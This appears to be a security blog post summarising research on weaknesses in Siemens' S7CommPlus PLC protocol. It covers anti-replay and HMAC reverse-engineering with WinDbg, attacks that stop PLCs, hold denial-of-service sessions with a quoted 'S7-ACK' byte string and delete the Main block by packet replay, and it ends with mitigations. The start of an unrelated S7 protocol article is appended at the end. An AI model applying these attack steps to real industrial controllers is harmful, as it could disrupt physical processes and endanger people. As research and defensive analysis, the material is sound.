
Attacking industrial networks (Siemens)

A week ago in the first part of this post we were able to visualize a general description of PLCs (language and hardware) and some vulnerabilities, as well as a general description of associated industrial networks, field devices, HMI, and DTU. Now that we have assimilated these concepts about industrial networks and their associated elements, let's go into detail on how they communicate.  
  
This post presents an analysis on the Siemens PLC environment, in particular the communication protocol known as **S7CommPlus**. This protocol allows communication between Siemens endpoints such as TIA Portal (the manufacturer's engineering software), and PLCs such as the S7-1211C that has been used for the experiments performed by Hui, H., McLaughlin, K., & Sezer, S. The analysis uses the **WinDbg** and **Scapy**. tools. The anti-replay mechanism used in the protocol is investigated, including the identification of the specific bytes required to create valid network packets. From the experimental analysis, new exploits are identified, including cryptographic key manipulation.  
  
Subsequently, exploits are demonstrated that allow impersonating an existing communication session, denying an engineer's ability to configure a PLC, making unauthorized changes to PLC states, and other potential integrity and availability violations. Several mitigation recommendations will also be proposed taking into account the concepts seen above.  
  
Introduction  
  
Siemens is one of the leading vendors in the world, and for this analysis the S7-1211C controller was investigated. As we recall the **Stuxnet**attack demonstrated how compromised PLCs could cause a physical impact. The worm first spread from a removable drive inside a uranium enrichment plant in Iran and infected an "**air-gapped**"network machine. The worm then spread across the network using four zero-day vulnerabilities and digital signatures from two legitimate companies. Apart from the sophisticated infection and propagation mechanisms used by Stuxnet, a key aspect from an ICS point of view was that it only targeted a few specific PLC models, namely the Siemens S7 315 and 417, which were used to control the centrifuges in the enrichment process. Stuxnet determined whether a target was a Siemens PLC by checking the model number, configuration details and downloading the device's program code. If the check failed, Stuxnet did not perform any further attacks, possibly to avoid detection of its actions. Otherwise, it proceeded to update the PLC's main cycle block with malicious code to increase the rotation frequency of connected centrifuges to damaging levels, while fooling the operator by injecting false data into the HMI. The attack changed the way the industry viewed security.  
  
Related research  
  
Programming or configuring a PLC usually requires proprietary software from the manufacturer. Devices in a process control network can communicate with PLCs via serial connections or, more recently, via Ethernet, through TCP/IP-based protocols. Whereas the protocols used during normal operations may be openly standardized e.g. Modbus TCP or vendor specific.  
  
The following chart shows a timeline with the release of various PLC models along with discovered **vulnerabilities** and their **exploits** and the specific protocol versions.



**Beresford** demonstrated a number of attacks on the S7-1200 PLC, e.g., replay attack, authentication bypass, starting or stopping a PLC, etc. The work was based on PLC firmware v2, which does not include any security mechanisms in the communication protocol.

**"PLC inject"**exploits the S7Comm protocol (the latest generation of the Siemens protocol, in which an anti-replay mechanism is not included) and has the ability to add codes to the main program cycle of a PLC without interruption of services. It was also demonstrated that it was possible to introduce a network proxy into a Siemens S7-300 PLC as a backdoor to the process control network.


Spenneberg demonstrated a worm-like attack, called **PLC Blaster**, which can propagate between PLCs. The worm exploits vulnerabilities in the S7CommPlus protocol, and in a newer version of the protocol with an anti-replay mechanism. The malicious program is loaded into a PLC via an Ethernet cable. The upload also includes bytes of network packets needed to program other PLCs. The affected PLC then automatically scans the network and connects to other PLCs and attempts to load the malicious code into them.

In 2017, L. Martin-Liras presented a comparative analysis between three proprietary protocols used by PLCs. The three protocols involved were the S7Comm protocol, the UMAS protocol (used by Modicon PLCs) and the Opto Comm protocol (used by Opto PLCs). Existing information on the vulnerabilities of the protocols was investigated. The analysis also investigated the possibility of performing various attacks on PLCs, including DoS, firmware alteration and user program change, etc. A more recent publication in 2018 by L. Ghaleb documented an investigation into S7 protocol vulnerabilities specifically, which demonstrated **Man-in-the-Middle attack, command modification and replay attack**on an S7-400 PLC using the S7Comm protocol.

In 2018 the authors published a preliminary work related to the research that was taken as a reference to make this post. It was demonstrated that it was possible to perform a general network attack, based on ARP-poisoning, on the S7 -1211C PLC (firmware 4) and TIA Portal. The authors also demonstrated that a 7-byte **"S7-ACK"**" packet, "03 00 00 07 07 02 f0 00", can be exploited for session hijacking and DoS attack.

In 2019, Biham delved deeper into the research of Siemens S7 protocols and they demonstrated attacks to reprogram S7 PLCs, which were named **Rogue7**.

S7Commplus Protocol  
  
The S7CommPlus protocol facilitates the transfer of critical operational and configuration information such as PLC logic, diagnostic information, configuration details and data block values between PLCs and engineering software. The following image shows the dissected protocol stack of a packet carrying S7CommPlus data as viewed in Wireshark.




TCP port 102 is used for all S7 communications. The protocol runs in ISO over TCP (TPKT), and Connection Oriented Transport Protocol (COTP). If an operator initiates a connection to a PLC from the TIA-Portal, he would do so by pressing the "Go online" button.


imagen ilustrativa

**After pressing it internally, the following steps take place:**


* The TIA Gateway issues an "Identify All" packet from the Discovery Protocol and Profinet Basic Configuration (PN -DCP) to the network
* All PLCs or devices respond to the TIA Portal with a PN-DCP packet "Identify OK".
* TIA Portal initializes a TCP handshake with the PLC, and the PLC will respond.
* The TIA Gateway and the PLC exchange COTP connection information.
* TIA Portal sends the first S7 packet (connection request from TIA).



* The PLC responds with a packet containing a 1-byte and a 20-byte anti-replay challenge.




* TIA Portal responds with a packet containing an anti-replay byte and a 132-byte array, which is the anti-replay response.




(Representation of byte positions)

**•**The TIA Portal sends packets with the requested action to the PLC, along with a integrity check of 20 bytes in each packet



The pictures in steps 5-7 show the TIA Gateway and the PLC exchanging S7 request, challenge and response packets, where special bytes are involved in the process. For example **1C9C381**.If any of the S7CommPlus packets do not include the correct anti-replay bytes or integrity check values, the other end of the connection will send a TCP reset packet and the session will be terminated.

Once the "Go online" button is clicked on the TIA portal, a session will be initiated using the S7 protocol. The operator can upload custom programs, diagnose PLC-related problems, view real-time data from PLC data blocks, configure communication between the PLC and other devices, etc. During a period online with the S7 -1211C PLC, several packets are sent to the TIA Portal during idle time specifying details and live status of the PLC, e.g., cycle time, memory usage, etc.



Byte Anti-Replay

The S7CommPlus protocol uses a 1-byte value in the anti-repeat mechanism, which has been used since version 3 of the S7-1200 firmware. When the TIA Portal initiates a connection to a PLC, the PLC sends a challenge byte in the range 0x06 to 0x7f. The TIA Portal will respond to the PLC with a response that is calculated by adding the value 0x80 to the challenge. For example, if the PLC challenge is 0x08, the TIA Portal response would be 0x08 + 0x80 = **0x88**, as shown in 6 and 7. The challenge is in byte position 25 and the response is in bytes 24 and 29 of the respective packets.

Encryption in the response packet  
  
Since firmware version 4, the TIA Portal response packet has to include several bytes in addition to the single anti-replay byte discussed above. In 2017 Cheng discovered two 16-byte ciphers involved in the packet, where the second cipher depends on the first one. The two 16-byte values start at bytes 235 and 291 of the S7 response packet, as shown in 7. The first encryption is an XOR operation, while the second is generated by a more complex algorithm.  
  
Function of the "Encryption" Package

After sending the response packet to the PLC, the TIA Portal will start sending bytes related to the TIA Portal functions, which are called "function packets". All these packets have to include a 32-byte "encryption" value, as shown in 8. This "encryption" is found to be an integrity check facilitated by the Hash-based Message Authentication Code (HMAC) and is related to the anti-replay byte. Cheng proposed the possibility of starting and stopping a PLC by exploiting the protocol, but however does not provide details describing the vulnerabilities of the protocol, and merely points out that the packet integrity checking function is a "cipher". Biham subsequently identified the underlying mechanism used in the S7 protocol as an HMAC and discovered that the key for the HMAC is exchanged using an **ElGamal elliptic curve**type key exchange.


However, the protocol-specific mechanisms were not described, e.g., each field of the anti-replay response is loosely identified with pseudocode, while the detail of the algorithmic execution is missing. Similarly, in the HMAC packet calculation function, two sets of HMACs are discovered with two different keys that were not previously identified.  
  
Analysis of the S7CommPlus protocol  
  
A manual analysis was performed using tools such as Scapy and WinDbg to examine the communication between the TIA Portal and the PLCs during several different communication sessions. In the first experiment, by manually inspecting the packets, including byte manipulation using Scapy, it was discovered that the bytes labeled in steps 5 - 8 served a number of specific purposes, which will now be explained. As an example, steps 5 - 7 show the TIA Gateway and PLC exchanging S7 request, challenge and response packets, while at 8 shows a subsequent "function packet". See also step 4, which shows the general exchanges in a session.

In step 5, **1C9C381M** indicates a server session number that is generated by TIA Portal each time a communication session is started. However, this number can be reused and is not checked by the PLC. At **16 2913981** there is another session number, or "PC" session number, which is generated each time TIA Portal is opened (i.e., the first time TIA Portal is opened or after the computer is rebooted, hence the name "PC" session number). This number can also be reused.

**01 c9 c3 81** is the value of the server session repeated directly in hexadecimal. The segment highlighted in the dot, in contrast to other bytes in the same packet, is significantly different for each session. It seems more likely to have been generated by a hash or pseudo-random function. The PLC checks these three blocks, the 9-byte and 8-byte segments 132 bytes respectively from step 7 and immediately sends a TCP packet with a reset flag if the byte blocks are not what the PLC expected; otherwise, communication continues. These bytes are generated by a specific algorithm. After the response from the TIA Portal, if the connection is accepted, the PLC sends an S7CommPlus packet. The S7CommPlus packet will contain information related to the functions provided by TIA Portal.

Sophisticated attackers could identify these bytes and use this information to further exploit the protocol.  
  
TIA-Portal Analysis

**WinDbg**was used to perform an analysis of TIA Portal. In this section is described in summary the process performed during the experiments. The function that runs a search for accessible devices in TIA Portal to generate S7CommPlus traffic was used for this purpose.



Reference Diagram TIA-Portal Analysis

To support the analysis, several breakpoints were established during the communication between the software and the PLC. A manual analysis process identified that the byte array changes significantly each time TIA Portal makes a request. This 20-byte block has no obvious relationship to the payload of the connection request packet, as confirmed by sending the exact same connection request packet to the PLC using **Scapy**.


The first challenge for whoever carries out this analysis is to identify the part of the ecosystem susceptible to attack and the entry point of the analysis, for which some **tips**are given below.

To start the analysis, the TIA Portal search function is used once without any breakpoints and a complete communication session is generated (terminated by a TCP reset packet from the PLC). By manually initiating a breakpoint using WinDbg in the software, and then using the "s" command to search for the 20 bytes of the PLC in memory, the memory address containing this 20-byte block can be identified. This memory address could be located with a single "s" search, or often only the area that stores the entire S7 challenge packet received is located.  
  
Another lookup must be done using an access breakpoint and trace the specific address to which this 20-byte array is written. Once this address is identified, it will not change until the TIA Portal is restarted. An access breakpoint, "breakpoint A", will be established at this address. After initializing another S7 communication using the TIA Portal, it was found that breakpoint A was accessed by two different locations, both of which are functions that involve copying the 20 -byte block to another address. The first function copies the address pointed to by breakpoint A, while the second function copies the bytes to a specific address. Therefore, to continue the investigation, two other access breakpoints, breakpoint B and breakpoint C, were established for each of the two identified addresses.  
  
It was discovered that breakpoint B points to the 3rd byte address and breakpoint C stores the 3rd to 18th byte of the 20-byte array. This 16-byte value (bytes 3 to 18), or "challenge matrix", was found to play an important role for the rest of the byte generation process. In addition, the two memory locations pointed to by breakpoints B and C were found to be involved in the byte generation for the S7CommPlus response and function packet, respectively.  
  
It is at this point that the dll, "OMSp\_core\_managed.dll" first appears and the addresses pointed to by breakpoint A, B and C are within the range of this dll. During analysis, it was confirmed that this module, or dll, is where all of the anti-replay byte generation takes place.


We invite you to read **Vulnerability Analysis of S7 PLCs: Manipulating the Security Mechanism.** The complete paper on the research on which this post is based and the detailed work on TIA-Portal can be found in the references.

**discusses in detail topics such as:**

* TIA Portal S7 Response Package
* Manipulable bytes
* First encryption
* Second encryption
* Finite Field Augmentation Algorithm
* Algorithm A480
* TIA-Portal Feature Packs
* Integrity Check




HMAC  
  
After exchanging S7 challenge and response packets, S7 function packets will be sent. These packets include the purpose and detail of the communication and as seen in step 8 one of the packets containing control information sent by TIA Portal is shown. Each packet must include the 32 "Encryption" bytes (as Cheng calls them) before the payload, as shown in the byte delineation. It was found in this analysis that this 32-byte block is actually an HMAC integrity check for the packet. This integrity check serves two purposes: to ensure that the payloads are not tampered with; and to authenticate the sender (since the keys for HMAC are only known to the hosts that are involved in the connection). To generate this 32-byte value, two HMAC calculations were found.  
  
The first is used to generate the key for all subsequent HMACs. The second is used to sign all function packets. Both HMACs are based on the same hashing algorithm as the rest of the mechanism. The following graphic shows how both HMACs generate the integrity bytes.




First HMAC  
  
The calculation of the first HMAC is performed before sending the S7 response packet to the PLC. The plaintext of the HMAC consists of an 8-byte value and the 16-byte challenge matrix, read from the breakpoint C  
  
Below is a sample pseudocode for the generation of 8 bytes, which is essential for the integrity check of the S7 function. This algorithm is not identified as a standardized algorithm, so the pseudocode is generated by an analysis of the assembler code. This analysis is instructive from a security point of view, since the 8-byte generation algorithm is an essential part of generating the integrity byte.



The combined 24-byte value is then signed using a 24-byte key generated in sector Ⓕ of the TIA-Portal reference diagram. The 32-byte output of the HMAC will be reduced to a 24-byte value, which will be stored and used as the key of the second HMAC.  
  
Second HMAC  
  
The second HMAC is used to generate the actual integrity check bytes, which are inserted into the function packet sent by both parties. Here it has been identified for the first time how the key of the second HMAC is the result of the first HMAC , and furthermore which part of the payload of the S7 function packet is used as input of the second HMAC. The length of the function packet is not always the same, but the 32-byte HMAC of the packet always starts at the 13th byte of the packet. The entry of this HMAC comprises all bytes following the HMAC in the packet, i.e., starting from the 45th byte, excluding the packet footer which is normally the last four bytes (e.g., in step 8 it is "72 03 00 00" at the end of the packet). As the length of each packet and the information it contains may vary, the length and content of the footer vary accordingly. However, to reproduce the packet, given that the key is known, a simple trial and error method could identify which byte is needed as HMAC input.  
  
Potential holdingss  
  
The above analysis of the S7CommPlus protocol and TIA Portal reveals the possibility of exploiting the protocol and software. Several validated exploits are discussed below, as well as possible additional attacks that could be carried out by an attacker sufficiently motivated to further analyze the findings presented above and proceed to develop malicious exploits.  
  
Unauthorized changes in PLC status  
  
Since all actions performed in the TIA Portal are sent to the PLC using the S7 protocol, using the findings of this research it may be possible to cause interruptions in a number of processes, including: reprogramming a PLC, changing the value of a PLC variable, setting the password of a PLC, and changing the state of the PLC (from running state to stopped state, and vice versa). For demonstration purposes, the scope of the current work has focused on whether it is possible to remotely change the state of a PLC, i.e., stop a running PLC. Experiments have shown that this can be achieved using two S7 function packets in addition to the anti-replay response, which includes the 132 bytes identified in step 7.



This image shows one of the spoofed function packages required to stop a PLC. The spoofed packet is generated based on the findings documented in the TIA-Portal Analysis section. Apart from the anti-replay byte (step 6), the integrity check bytes and the sequence number, all other bytes are the same in the two packets (one normal and one spoofed). It is worth mentioning again that even in different S7 sessions, all anti-replay bytes can be generated for any forged packet based on the same encryption keys and required bytes that will remain constant based on the hashes in Ⓓ and Ⓔ and Ⓕ boxes in the TIA-Portal Reference Diagram.  
  
As mentioned, it is also possible to reprogram a PLC using the S7 protocol. Although there is a built-in copy protection mechanism, as long as the attacker can identify the relationship between the PLC serial number that is sent along the PLC logic and the PLC logic itself, an attack to reprogram the logic may be feasible.  
  
DoS Communication  
  
Apart from exploiting the normal functionality provided through TIA Portal, the findings have been shown to enable a DOS attack by sending crafted packets that establish and maintain a new S7 session to a PLC. This will prevent the TIA Portal from connecting to the PLC. This exploit is possible because the S7-1211C will not allow a new session to be started if a previous session already exists.  
  
To apply this exploit it is assumed that there is no current session between the PLC and the TIA Portal. A host on the same LAN as the PLC can initiate a TCP connection to the PLC using the usual handshake and COTP packet exchange. By responding to the PLC challenge packet with a crafted packet containing the appropriate anti-replay bytes, followed by "S7-ACK" packets, the attacker can prevent a genuine connection from the TIA Portal. In order to keep a normal session alive, for example to ask the other end to wait while a process is running, either end connection can respond with such an S7 -ACK packet, seemingly indefinitely.  
  
This exploit is possible because the "S7-ACK" packet, "03 00 00 00 07 02 F0 00", lacks anti-replay or integrity check functions, and can be used to respond to any S7 packet. Therefore, the session can be kept alive without the attacker obtaining any additional information. Although the PLC will continue to execute the pre-programmed logic, it is not possible to stop, reconfigure or reprogram it. A manual reboot can terminate the existing session, however a compromised host or device on the network could restart a new DOS session. This attack could be critical on its own, but could also enable a larger scale attack.  
  
Session hijacking  
  
The exploit described above assumes that there is no connection between the TIA Portal and the target PLC. However, this exploit could be combined with a traditional network attack, using crafted exploit packets along with ARP poisoning, to hijack a session to the PLC and cause a DOS so that the TIA Portal cannot reconnect. The authors have previously documented how session hijacking via ARP poisoning can work in this context. This can be accomplished by actively dropping all packets from the engineering software after stealing the S7 session, which causes the TIA Portal side of the connection to terminate. At the same time, the PLC side of the session can be kept alive by an attacker creating and sending S7-ACK packets. During such an attack, one option is to use excessive ARP responses to overwhelm any further ARP packets after the session is stolen. However, to avoid generating too much ARP "noise", the stolen S7 session could be terminated and replaced by a new DOS session, as described in the previous section. This attack accomplishes two things:



1) A smaller network "footprint" would be generated compared to session hijack via ARP poisoning.  
2) It is possible to perform the DOS attack without waiting for the legitimate session to end, since a DOS session cannot be started if there is a legitimate one.  
  
Elimination of the main program  
  
A new exploit based on the S7CommPlus protocol has been found that can manipulate PLC logic and delete the Main Object block of S7 PLCs -1200 and causes TIA-Portal to provide incomplete or incorrect PLC information. It can be produced by replaying S7 packets captured under an abnormal use case.  
  
The following describes the exploit replay steps, including packet generation, packet replay and the expected behavior from the generation of the packets that will be replayed as the exploit:

* Create a new project in TIA-Portal and add a PLC to the project with the firmware version of the target PLC (which can be obtained via the LLDP broadcast of the PLC or by logging in with the PLC).
* Load a default project (having only an empty Main object block) into the test PLC (a PLC having the same firmware version as the target PLC).
* Make sure that the PLC is in Shutdown state.
* Delete the Main Object block in the project and start a redy capture, and then load the project with the "Software (changes)" option. End the capture after the PLC terminates the session using a TCP packet with the Reset and Finish flags set.
* Extract the entire packet sent by the TIA-Portal for use in the script, which was sent in the previous communication

Sending (replaying) these captured packets to a target PLC, which has the same firmware version, which is in the shutdown state, will cause abnormal behaviors. Packets captured from different firmware, will cause different behaviors on a different firmware version. This exploit was tested on S7-1211C DC/DC/DC, firmware versions v4.1.3 and v.4.2.3.  
  
For v4.1.3, the capture can be replayed as-is, and the PLC will restart the connection after the crafted packets are sent to the PLCs. The exploit can have the following behaviors, depending on the PLC configuration and state:

* When connecting to the infected PLC, the PLC cannot be put into the running state. If a user tries to download the custom code from the TIA-Portal to the PLC, the portal will indicate that the program between the PLC and the PLC is the same without displaying any error. However, the PLC is running without the Main Object Block, i.e. it does not perform any action. A possible solution is to disconnect and download the complete configurations to the PLC using the download option "Hardware and Software (changes only)". A window to synchronize the program will be displayed before the download, showing that there are differences between the logic in the PLC and the project in TIA Portal.
* When connected, the PLC cannot be put into a run state. If a user tries to download the custom code to the PLC, a synchronization window will be displayed before downloading.Also, no error will be displayed or an error saying "The block of main object does not exist".
* When connected, the PLC can be put into a running state. However, no logic will actually be executed in the PLC, and all program blocks will be shown as "only exist offline" in TIA-Portal. It is necessary to synchronize before downloading.

The user can put the PLC in the execution state. However, no logic will be executed in the main object block, but the cyclic interrupt or hardware interrupt can still be executed. If the user attempts to activate "monitoring" on the main object block while online (a TIA-Portal option that provides real-time PLC diagnostic information), the error "Internal system error (error code:0xCF000AF0700008002)..." will be displayed. Internal error: Referenced **UnFunctionalObject** does not exist".

A possible solution is to download the project to the PLC, and manual synchronization of the custom program will be necessary.  
  
During testing, on two occasions the PLC went into an unrecoverable state after several captures were played back on the device repeatedly. The only viable solution in this situation is a factory reset.  
  
Unfortunately, no screenshots of the exact packet sequences required were saved, as the behavior appears to be somewhat random and unpredictable.  
  
Recommendations  
  
As we saw, at least two hashes play an important role in the anti-replay mechanism. It was discovered that the input of these hashes could be manipulated by modifying the memory used by the software. This vulnerability allows an attacker to generate an S7 session that requires only 17 of the 150 "anti-replay" bytes in the S7CommPlus response packet instead of 150 bytes (the 132-byte, 8-byte and 9-byte blocks, plus the anti-replay byte). In addition, all the keys involved, whether for the First Cipher and Second Cipher, or the HMACs in the function packets, remain constant with respect to the input hashes. These two problems significantly reduce the potential security provided by the algorithm, as well as the apparent waste of resources. In the short term, adopting the security measures proposed below could limit the ability of an attacker to carry out similar exploits without significant design changes.  
  
Changing the hash algorithm input  
  
Some bytes exchanged between the TIA Gateway and a PLC are not used, nor is there an obvious impact for those bytes on communication. Consider the following findings:

* The server session and PC session, labeled in step 5, appear to have no purpose in the protocol and can be reused in different sessions, which defeats the purpose of a session number.
* It has been shown that the 16-byte "challenge matrix" in the 20-byte challenge sent by the PLC plays an important role in the anti-replay mechanism. However, it has not been determined that the remaining 4 bytes influence the anti-repetition mechanism.
* In the TIA-Portal S7 response packet, the bytes tagged at step 7, are generated before the value of 132 bytes. However, they remain constant with respect to the two hash values and no relation to the anti-replay mechanism is discovered.

Accordingly, it is proposed that one option to limit an attacker's ability to generate a viable S7 packet is to include some of the above bytes in the anti-replay mechanism. For example, it is suggested to include the server session and the remaining four bytes of the challenge matrix in the hash algorithm that generates the encryption keys, along with a brief history of the challenge matrix as part of the input to generate the anti-replay bytes. This will not remedy the threat of an attacker using reverse engineering techniques in software to obtain the input and algorithm used in the anti-replay mechanism, but anyone attempting to do so will need to generate the full 150 anti-replay bytes, including determining the keys in each attack, and be able to obtain previous communication sessions from the TIA Portal.  
  
Limit the duration of the session  
  
During analysis, it was discovered that a TCP session will remain alive until the TIA Portal terminates communication, does not acknowledge TCP keep alive packets or S7 packets sent by the PLC, or sends the wrong anti-replay bytes. For example, if a breakpoint is set in TIA Portal during communication with the PLC, legitimate S7CommPlus packets will no longer be sent.  
  
In the meantime, the PLC will periodically send TCP keep alive packets and will not terminate the communication as long as the TIA Portal responds with the TCP keep alive packet. This increases the time available for any potential attacker to perform a deeper analysis at each stage of the communication.  
  
In addition, the S7 -ACK packet can be exploited to perform a denial of service attack, through resource exhaustion, since the amount of resources dedicated to communication in a PLC is limited.  
  
One possible mitigation would be a PLC firmware upgrade to ensure that PLCs disconnect from an inactive S7 session (a session containing only S7 -ACK packets) or after not receiving any legitimate S7 packets after a specified period of time, unless the operator configures the PLC otherwise.  
  
Other recommendations  
  
The following are some recommendations to keep PLC protected against threats or at least mitigate the risks taking into account what we have seen in this post and in its first part:

* Safety first: As industries consider safety as a major factor when designing, upgrading or operating any PLC, safety must be paramount. This should consider hardware, software and networks. Companies should elaborate a more detailed risk assessment, answers and standardizations before implementing any PLC project. An example could be: Do not consider a firmware upgrade of an old PLC because there is no planned shutdown of the production line.
* Cybersecurity is everyone's responsibility. All employees should always be aware and concerned about security. Employees should immediately report any unsafe practices, unsafe devices or suspicious behavior.
* Roles and authentication: Privileges to access information and devices must be properly restricted and well considered before assigning them to employees. Privileges should be well validated, controlled, logged and monitored (use unique IDs or access credentials). Unauthorized or unmonitored activity should be prevented or at least minimized. Users should only have access to their work and related daily tasks. Automatic log review and monitoring of users could also help.
* Daily review and comparison: as companies are so concerned about safety before and during the operation of production lines, they should be more concerned about the integrity of the files running on PLCs or HMIs. This should be done using a software tool that compares the ladder logic to the original trusted master file before starting new production lines. There is always the possibility of someone sabotaging the logic or creating dormant malware within the ladder logic code that goes undetected.
* Remote access and IoT (Internet of Things): should be restricted to certain devices, areas or sometimes disabled. If necessary, it should only be enabled for a limited time and used by trained internal personnel from an approved, monitored and controlled device; all communications should be filtered and verified. Systems or devices that do not need to be connected to other networks, including the Internet, should be adequately segregated and isolated to prevent any threat.
* USB ports must be physically disabled on HMIs (human machine interfaces) and any associated PCs. Only authenticated and approved USBs should be allowed to be used by administrators. Malware such as Stuxnet spreads through a SCADA network via infected USB storage devices.
* System log: should be generated and maintained for a reasonable time in case they are needed if something goes wrong.
* Periodic system auditing and periodic penetration testing.
* System intrusion detection: which should also include "traditional" perimeter protection (e.g. antivirus, firewalls, etc.). They should always be kept up to date and turned on.
* PLCs in general must be physically rugged and secure. Don't just focus on securing certain field devices. Securing the entire system is critical and mandatory.

Conclusion  
  
In this series of posts, we have provided an overview of PLCs: their languages and hardware, as well as an overview of the industrial networks associated with them, HMIs and DTUs. We have summarized the main vulnerabilities of devices based on these devices, also examples were given based on other research on how to apply exploits on these vulnerabilities. Using the S7CommPlus protocol, it has been shown that an attacker with network access can send packets to a PLC, read a challenge, calculate the response and create integrity checks on subsequent packets to maintain a valid session. This allows an attacker to create packets that will be accepted by the PLC, for example to cause a PLC to halt, start CPU logic that has previously been stopped by a legitimate user, hijack an existing legitimate session between a PLC and the TIA Portal (shown to cause a DOS), and potentially other problems such as reprogramming the CPU.

Compared to Cheng's paper “**The spear to break the security wall of S7CommPlus**”, this research provides a more detailed analysis describing the anti-replay mechanism of the S7CommPlus protocol, including new information on the two symmetric key encryptions involved in the 132-byte block and the HMAC in the function packets.  
In addition, new insights are provided on the generation of anti-replay bytes, including details of the algorithms used and how to manipulate the generated keys.

In the meantime, the authors of those papers have proposed a number of new mitigation steps not previously proposed in related research. These steps can be undertaken to make such exploits more difficult to discover and execute by a determined attacker; namely, adopting a timeout approach to mitigate potential DOS, and changing the way the hash algorithm is implemented to ensure that manipulation of TIA Portal functions is more difficult for an attacker to achieve. Similar to cybersecurity research in other fields, the authors hope that the information provided on conducting this vulnerability scan will provide the research community with deeper insight towards understanding attacker approaches and viable mitigation strategies.

# The Siemens S7 Communication - Part 2 Job Requests and Ack Data

This article series introduces the Siemens S7 protocol in depth, the [first part](http://gmiru.com/article/s7comm/) detailed the general communication scenario and packet structure. This part further examines the purpose and internal structure of the Job Request and Ack Data messages. These message types are discussed together because they are very similar and usually each Job Request results in an Ack Data reply.


The structure of the S7 PDU and the general protocol header is explained in the [previous part](http://gmiru.com/article/s7comm/). However, the parameter header is specific to the message type and for the Job and Ack Data messages it begins with a **function code.** The structure of the rest of the fields depend on this value. This **function code** determines the purpose of the message and serves as the basis of further discussion.

### 1. Setup Communication [0xF0]

Pcap: [S300-setup-communication](https://github.com/gymgit/s7-pcaps/blob/master/snap7_s300_setupCommunication.pcapng)

This message pair (a Job and Ack Data response) is sent at the beginning of each session before any other messages could be exchanged. It is used to negotiate the size of the **Ack queues** and the **max PDU length**, both parties declare their supported values. The length of the **Ack queues** determine the number of parallel jobs that can be initiated simultaneously without acknowledgement. Both the PDU and queue length fields are big endian.

